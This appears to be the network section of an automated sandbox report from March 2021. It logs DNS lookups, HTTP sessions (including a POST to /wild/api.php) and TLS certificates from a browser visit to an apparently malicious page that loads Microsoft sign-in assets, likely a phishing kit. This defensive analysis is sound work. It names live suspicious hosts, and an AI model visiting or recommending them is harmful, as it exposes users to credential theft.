Mar 6, 2021 15:13:32.225611925 CET	59794	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:32.259963989 CET	55916	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:32.283039093 CET	53	59794	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:32.305902958 CET	53	55916	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:32.925174952 CET	52752	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:32.930830002 CET	60542	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:32.983614922 CET	53	52752	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:32.991583109 CET	53	60542	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:33.097291946 CET	60689	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:33.158885002 CET	53	60689	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:33.353399992 CET	64206	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:33.409132004 CET	53	64206	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:35.548619032 CET	50904	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:35.594619989 CET	53	50904	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:35.741863966 CET	57525	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:35.792051077 CET	53	57525	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:36.404490948 CET	53814	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:36.451680899 CET	53	53814	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:36.752068043 CET	57525	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:36.765362024 CET	53418	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:36.809412003 CET	53	57525	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:36.821352005 CET	53	53418	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:37.393728018 CET	62833	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:37.395136118 CET	53814	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:37.441148043 CET	53	53814	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:37.475178957 CET	53	62833	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:37.741528988 CET	59260	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:37.751992941 CET	57525	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 6, 2021 15:13:37.797775984 CET	53	57525	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:37.800270081 CET	53	59260	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:38.457077026 CET	53814	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:38.503118992 CET	53	53814	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:39.754349947 CET	57525	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:39.800251961 CET	53	57525	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:40.469620943 CET	53814	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:40.515713930 CET	53	53814	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:43.763591051 CET	57525	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:43.809639931 CET	53	57525	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:44.466536999 CET	53814	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:44.512538910 CET	53	53814	8.8.8.8	192.168.2.4

DNS Queries


Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 6, 2021 15:13:06.753499031 CET	192.168.2.4	8.8.8.8	0x589	Standard query (0)	www._20_2021_05_43_05.shamanno.com	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:07.288404942 CET	192.168.2.4	8.8.8.8	0xe47e	Standard query (0)	code.jquery.com	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:07.974145889 CET	192.168.2.4	8.8.8.8	0x22ef	Standard query (0)	little-sparkly-buffalo.glitch.me	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:08.926728010 CET	192.168.2.4	8.8.8.8	0x43b8	Standard query (0)	secure.aadcdn.microsoftonline-p.com	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:08.936027050 CET	192.168.2.4	8.8.8.8	0xdd40	Standard query (0)	aadcdn.msauth.net	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:09.597603083 CET	192.168.2.4	8.8.8.8	0xad72	Standard query (0)	ajax.aspnetcdn.com	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:10.246736050 CET	192.168.2.4	8.8.8.8	0x7b0d	Standard query (0)	www.oddsticps.co.uk	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:23.257137060 CET	192.168.2.4	8.8.8.8	0xc176	Standard query (0)	secure.aadcdn.microsoftonline-p.com	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:25.735701084 CET	192.168.2.4	8.8.8.8	0x4cee	Standard query (0)	signup.live.com	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:26.891376019 CET	192.168.2.4	8.8.8.8	0xf418	Standard query (0)	acctcdn.msauth.net	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:29.862399101 CET	192.168.2.4	8.8.8.8	0xe055	Standard query (0)	account.live.com	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:37.393728018 CET	192.168.2.4	8.8.8.8	0x29fa	Standard query (0)	assets.onestore.ms	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 6, 2021 15:13:06.821310043 CET	8.8.8.8	192.168.2.4	0x589	No error (0)	www._20_2021_05_43_05.shamanno.com		162.213.251.166	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:07.337093115 CET	8.8.8.8	192.168.2.4	0xe47e	No error (0)	code.jquery.com	cds.s5x3j6q5.hwcdn.net		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:08.033353090 CET	8.8.8.8	192.168.2.4	0x22ef	No error (0)	little-sparkly-buffalo.glitch.me		52.3.182.213	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:08.033353090 CET	8.8.8.8	192.168.2.4	0x22ef	No error (0)	little-sparkly-buffalo.glitch.me		54.237.41.217	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:08.033353090 CET	8.8.8.8	192.168.2.4	0x22ef	No error (0)	little-sparkly-buffalo.glitch.me		34.196.60.73	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:08.033353090 CET	8.8.8.8	192.168.2.4	0x22ef	No error (0)	little-sparkly-buffalo.glitch.me		52.22.118.126	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:08.983465910 CET	8.8.8.8	192.168.2.4	0xdd40	No error (0)	aadcdn.msauth.net	aadcdnoriginwus2.azureedge.net		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:08.983983040 CET	8.8.8.8	192.168.2.4	0x43b8	No error (0)	secure.aadcdn.microsoftonline-p.com	secure.aadcdn.microsoftonline-p.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 6, 2021 15:13:09.652461052 CET	8.8.8.8	192.168.2.4	0xad72	No error (0)	ajax.aspnetcdn.com	mscomajax.vo.msecnd.net		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:10.348845959 CET	8.8.8.8	192.168.2.4	0x7b0d	No error (0)	www.oddstips.co.uk	oddstips.co.uk		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:10.348845959 CET	8.8.8.8	192.168.2.4	0x7b0d	No error (0)	oddstips.co.uk		87.117.239.10	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:23.312984943 CET	8.8.8.8	192.168.2.4	0xc176	No error (0)	secure.aadcdn.microsoftonline-p.com	secure.aadcdn.microsoftonline-p.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:25.384591103 CET	8.8.8.8	192.168.2.4	0x1c73	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:25.781523943 CET	8.8.8.8	192.168.2.4	0x4cee	No error (0)	signup.live.com	account.msa.msidentity.com		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:25.781523943 CET	8.8.8.8	192.168.2.4	0x4cee	No error (0)	account.msa.msidentity.com	account.msa.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:26.963265896 CET	8.8.8.8	192.168.2.4	0xf418	No error (0)	acctcdn.msauth.net	acctcdn.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:26.963265896 CET	8.8.8.8	192.168.2.4	0xf418	No error (0)	scdn1efff.wpc.9da5e.alphacdn.net	sni1gl.wpc.alphacdn.net		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:26.963265896 CET	8.8.8.8	192.168.2.4	0xf418	No error (0)	sni1gl.wpc.alphacdn.net		152.199.21.175	A (IP address)	IN (0x0001)
Mar 6, 2021 15:13:29.908279896 CET	8.8.8.8	192.168.2.4	0xe055	No error (0)	account.live.com	account.msa.msidentity.com		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:29.908279896 CET	8.8.8.8	192.168.2.4	0xe055	No error (0)	account.msa.msidentity.com	account.msa.akadns6.net		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:33.158885002 CET	8.8.8.8	192.168.2.4	0xea17	No error (0)	consentdeliveryfd.azurefd.net	star-azurefd-prod.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Mar 6, 2021 15:13:37.475178957 CET	8.8.8.8	192.168.2.4	0x29fa	No error (0)	assets.onestore.ms	assets.onestore.ms.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph



HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49735	162.213.251.166	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Mar 6, 2021 15:13:07.031656027 CET	102	OUT	GET / HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: www._20_2021_05_43_05.shamanno.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Mar 6, 2021 15:13:07.235377073 CET	104	IN	HTTP/1.1 200 OK date: Sat, 06 Mar 2021 14:13:07 GMT server: Apache x-powered-by: PHP/7.2.34 vary: Accept-Encoding content-encoding: gzip content-length: 537 content-type: text/html; charset=UTF-8 Data Raw: 1f 8b 08 00 00 00 00 00 00 03 6d 93 6b 6b db 30 14 86 bf e7 57 08 ad d0 84 36 52 2e cb da a5 76 60 5b 19 63 8c ad 5d 13 c2 18 23 c8 b2 1a 2b b5 25 4f 52 ec 88 d2 ff be e3 cb 96 0b 13 c6 92 75 9e a3 f7 3d 07 39 48 5c 96 ce 3a 41 22 58 3c eb 74 3a 08 46 e0 a4 4b c5 2c a0 cd dc ec 65 c2 31 c4 13 66 ac 70 21 5e cc 3f f6 af f1 61 48 b1 4c 84 b8 90 a2 cc b5 71 18 71 ad 9c 50 80 96 32 76 49 18 8b 42 72 d1 af 3f 2e 91 54 d2 49 96 f6 2d 67 a9 08 87 7f 0f 8a 98 15 28 31 e2 31 c4 89 73 f9 94 d2 b2 2c c9 6a 34 80 67 34 5c 0d 26 ab d7 63 78 13 9b b0 8c 29 a5 09 d7 19 46 b4 f2 1d 58 e7 53 81 9c cf c1 85 13 3b 47 b9 b5 ed b9 9d 80 d6 d1 9a a3 4d a5 41 a4 63 0f 93 e5 46 e6 0e 59 c3 1b 4d 0b a2 5c c7 82 6c 7e 6f 85 f1 95 02 6d 96 fd 31 99 90 21 d9 58 2c a1 b2 b5 91 ce 87 18 9c 8c 26 6f fa f7 4b 7d f5 e5 b6 d8 45 cb f9 c8 45 d1 fd db ab f7 93 b1 ff ac 7e 2c c6 cb e4 13 fd 70 ed 79 f4 fd dd d3 e6 ee 16 64 10 37 da 5a 6d e4 5a aa 10 33 a5 95 cf f4 16 cc 82 cd da cd de d6 41 39 1b 56 b0 66 b7 ad ea ac 1b 6b be cd a0 c7 3d 62 a0 26 df 7d dc 2a ee a4 56 dd de 73 4d 54 a3 60 06 79 83 42 54 4a 15 eb 92 a4 9a b3 8a 21 55 9b 6f 8e 30 23 2c 70 de 10 9b a7 d2 75 f1 2b dc 3b 06 44 c6 64 0a 08 80 3f 07 bf 4e 93 73 88 d4 44 9b 7f 0e ad 3b 3f 39 c1 25 49 9d 9f 43 fe 45 0d 9c c6 c5 d6 54 12 00 5e 60 5a ca 34 a6 2c 97 24 4f 72 7c 4c a6 52 3d b5 56 86 07 56 ce 08 db b0 5d 77 5f 7f 33 aa 3e 4e 11 be fb f6 30 c7 97 27 31 10 9c b6 c2 a7 a1 98 39 36 45 cf 7c 61 85 f9 ca 8a 87 69 2d fb f2 8f 7a e9 91 58 2b b1 6f 3c ca ec 1a f5 d0 b1 fc ff 3a 0f d6 01 bd 39 38 a9 59 57 f3 c1 35 a0 ed 2d a5 f5 5f fa 07 b4 27 5b 03 ac 03 00 00 Data Ascii: mkk0W6R.v`[c]#+%ORu=9H\:A"X<t:FK,e1fp!^?aHLqqP2vIBr?.TI-g(11s,j4g4\&cx)FXS;GMAcFYM\l~om1 !X,&oK}EE~,pyd7ZmZ3A9Vfk=b&}*VsMT`yBTJ!Uo0#,pu+;Dd?NsD;?9%ICET^`Z4,$Or|LR=VV]w_3>N0'196E|ai-zX+o<:98 YW5-_'[
Mar 6, 2021 15:13:07.723834991 CET	217	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www._20_2021_05_43_05.shamanno.com Connection: Keep-Alive
Mar 6, 2021 15:13:07.928495884 CET	221	IN	HTTP/1.1 200 OK date: Sat, 06 Mar 2021 14:13:07 GMT server: Apache x-powered-by: PHP/7.2.34 vary: Accept-Encoding content-encoding: gzip content-length: 537 content-type: text/html; charset=UTF-8 Data Raw: 1f 8b 08 00 00 00 00 00 00 03 6d 93 6b 6b db 30 14 86 bf e7 57 08 ad d0 84 36 52 2e cb da a5 76 60 5b 19 63 8c ad 5d 13 c2 18 23 c8 b2 1a 2b b5 25 4f 52 ec 88 d2 ff be e3 cb 96 0b 13 c6 92 75 9e a3 f7 3d 07 39 48 5c 96 ce 3a 41 22 58 3c eb 74 3a 08 46 e0 a4 4b c5 2c a0 cd dc ec 65 c2 31 c4 13 66 ac 70 21 5e cc 3f f6 af f1 61 48 b1 4c 84 b8 90 a2 cc b5 71 18 71 ad 9c 50 80 96 32 76 49 18 8b 42 72 d1 af 3f 2e 91 54 d2 49 96 f6 2d 67 a9 08 87 7f 0f 8a 98 15 28 31 e2 31 c4 89 73 f9 94 d2 b2 2c c9 6a 34 80 67 34 5c 0d 26 ab d7 63 78 13 9b b0 8c 29 a5 09 d7 19 46 b4 f2 1d 58 e7 53 81 9c cf c1 85 13 3b 47 b9 b5 ed b9 9d 80 d6 d1 9a a3 4d a5 41 a4 63 0f 93 e5 46 e6 0e 59 c3 1b 4d 0b a2 5c c7 82 6c 7e 6f 85 f1 95 02 6d 96 fd 31 99 90 21 d9 58 2c a1 b2 b5 91 ce 87 18 9c 8c 26 6f fa f7 4b 7d f5 e5 b6 d8 45 cb f9 c8 45 d1 fd db ab f7 93 b1 ff ac 7e 2c c6 cb e4 13 fd 70 ed 79 f4 fd dd d3 e6 ee 16 64 10 37 da 5a 6d e4 5a aa 10 33 a5 95 cf f4 16 cc 82 cd da cd de d6 41 39 1b 56 b0 66 b7 ad ea ac 1b 6b be cd a0 c7 3d 62 a0 26 df 7d dc 2a ee a4 56 dd de 73 4d 54 a3 60 06 79 83 42 54 4a 15 eb 92 a4 9a b3 8a 21 55 9b 6f 8e 30 23 2c 70 de 10 9b a7 d2 75 f1 2b dc 3b 06 44 c6 64 0a 08 80 3f 07 bf 4e 93 73 88 d4 44 9b 7f 0e ad 3b 3f 39 c1 25 49 9d 9f 43 fe 45 0d 9c c6 c5 d6 54 12 00 5e 60 5a ca 34 a6 2c 97 24 4f 72 7c 4c a6 52 3d b5 56 86 07 56 ce 08 db b0 5d 77 5f 7f 33 aa 3e 4e 11 be fb f6 30 c7 97 27 31 10 9c b6 c2 a7 a1 98 39 36 45 cf 7c 61 85 f9 ca 8a 87 69 2d fb f2 8f 7a e9 91 58 2b b1 6f 3c ca ec 1a f5 d0 b1 fc ff 3a 0f d6 01 bd 39 38 a9 59 57 f3 c1 35 a0 ed 2d a5 f5 5f fa 07 b4 27 5b 03 ac 03 00 00 Data Ascii: mkk0W6R.v`[c]#+%ORu=9H\:A"X<t:FK,e1fp!^?aHLqqP2vIBr?.TI-g(11s,j4g4\&cx)FXS;GMAcFYM\l~om1 !X,&oK}EE~,pyd7ZmZ3A9Vfk=b&}*VsMT`yBTJ!Uo0#,pu+;Dd?NsD;?9%ICET^`Z4,$Or|LR=VV]w_3>N0'196E|ai-zX+o<:98 YW5-_'[

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49736	162.213.251.166	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Mar 6, 2021 15:13:07.746356010 CET	217	OUT	POST /wild/api.php HTTP/1.1 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Accept: */* X-Requested-With: XMLHttpRequest Referer: http://www._20_2021_05_43_05.shamanno.com/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www._20_2021_05_43_05.shamanno.com Content-Length: 98 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Mar 6, 2021 15:13:07.949362040 CET	221	IN	HTTP/1.1 200 OK date: Sat, 06 Mar 2021 14:13:07 GMT server: Apache x-powered-by: PHP/7.2.34 vary: Accept-Encoding content-encoding: gzip content-length: 84 content-type: text/html; charset=UTF-8 Data Raw: 1f 8b 08 00 00 00 00 00 00 03 0d c8 3b 0e c0 20 08 00 d0 c3 74 06 f7 4e bd 0a 1a fc 44 44 53 68 13 6f df be f1 55 f7 65 67 08 d2 dc 85 c1 16 dd 5d 36 c4 27 67 92 89 e5 ff 54 71 70 38 64 16 d2 cb fa 96 a6 0c fc b2 ba 61 9a e3 03 8a 9c 98 56 42 00 00 00 Data Ascii: ; tNDDShoUeg]6'gTqp8daVB

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Mar 6, 2021 15:13:08.292988062 CET	52.3.182.213	443	192.168.2.4	49740	CN=glitch.com CN=Amazon, OU=Server CA 1B, O=Amazon, C=US CN=Amazon Root CA 1, O=Amazon, C=US CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Amazon, OU=Server CA 1B, O=Amazon, C=US CN=Amazon Root CA 1, O=Amazon, C=US CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Starfield Class 2 Certification Authority, O="Starfield Technologies, Inc.", C=US	Mon Jan 18 01:00:00 CET 2021	Wed Feb 16 00:59:59 CET 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Amazon, OU=Server CA 1B, O=Amazon, C=US	CN=Amazon Root CA 1, O=Amazon, C=US	Thu Oct 22 02:00:00 CEST 2015	Sun Oct 19 02:00:00 CEST 2025		
					CN=Amazon Root CA 1, O=Amazon, C=US	CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	Mon May 25 14:00:00 CEST 2015	Thu Dec 31 02:00:00 CET 2037		
					CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Starfield Class 2 Certification Authority, O="Starfield Technologies, Inc.", C=US	Wed Sep 02 02:00:00 CEST 2009	Wed Jun 28 19:39:16 CEST 2034		
Mar 6, 2021 15:13:08.293648958 CET	52.3.182.213	443	192.168.2.4	49741	CN=glitch.com CN=Amazon, OU=Server CA 1B, O=Amazon, C=US CN=Amazon Root CA 1, O=Amazon, C=US CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Amazon, OU=Server CA 1B, O=Amazon, C=US CN=Amazon Root CA 1, O=Amazon, C=US CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Starfield Class 2 Certification Authority, O="Starfield Technologies, Inc.", C=US	Mon Jan 18 01:00:00 CET 2021	Wed Feb 16 00:59:59 CET 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Amazon, OU=Server CA 1B, O=Amazon, C=US	CN=Amazon Root CA 1, O=Amazon, C=US	Thu Oct 22 02:00:00 CEST 2015	Sun Oct 19 02:00:00 CEST 2025		


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=Amazon Root CA 1, O=Amazon, C=US	CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	Mon May 25 14:00:00 CEST 2015	Thu Dec 31 02:00:00 CET 2037		
					CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Starfield Class 2 Certification Authority, O="Starfield Technologies, Inc.", C=US	Wed Sep 02 02:00:00 CEST 2009	Wed Jun 28 19:39:16 CEST 2034		
Mar 6, 2021 15:13:10.451118946 CET	87.117.239.10	443	192.168.2.4	49749	CN=www.oddstips.co.uk CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Feb 19 01:00:00 CET 2019 Mon Nov 06 13:23:33 CET 2017	Mon Apr 19 14:00:00 CEST 2021 Sat Nov 06 13:23:33 CET 2027	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:33 CET 2017	Sat Nov 06 13:23:33 CET 2027		
Mar 6, 2021 15:13:10.451432943 CET	87.117.239.10	443	192.168.2.4	49750	CN=www.oddstips.co.uk CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Feb 19 01:00:00 CET 2019 Mon Nov 06 13:23:33 CET 2017	Mon Apr 19 14:00:00 CEST 2021 Sat Nov 06 13:23:33 CET 2027	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:33 CET 2017	Sat Nov 06 13:23:33 CET 2027		
Mar 6, 2021 15:13:27.060918093 CET	152.199.21.175	443	192.168.2.4	49765	CN=identitycdn.msauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Sun Jan 03 01:00:00 CET 2021 Fri Mar 08 13:00:00 CET 2013	Mon Jan 03 00:59:59 CET 2022 Wed Mar 08 13:00:00 CET 2023	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
Mar 6, 2021 15:13:27.060987949 CET	152.199.21.175	443	192.168.2.4	49767	CN=identitycdn.msauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Sun Jan 03 01:00:00 CET 2021 Fri Mar 08 13:00:00 CET 2013	Mon Jan 03 00:59:59 CET 2022 Wed Mar 08 13:00:00 CET 2023	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
Mar 6, 2021 15:13:27.061094046 CET	152.199.21.175	443	192.168.2.4	49768	CN=identitycdn.msauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Sun Jan 03 01:00:00 CET 2021 Fri Mar 08 13:00:00 CET 2013	Mon Jan 03 00:59:59 CET 2022 Wed Mar 08 13:00:00 CET 2023	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
Mar 6, 2021 15:13:27.061539888 CET	152.199.21.175	443	192.168.2.4	49769	CN=identitycdn.msauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Sun Jan 03 01:00:00 CET 2021 Fri Mar 08 13:00:00 CET 2013	Mon Jan 03 00:59:59 CET 2022 Wed Mar 08 13:00:00 CET 2023	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
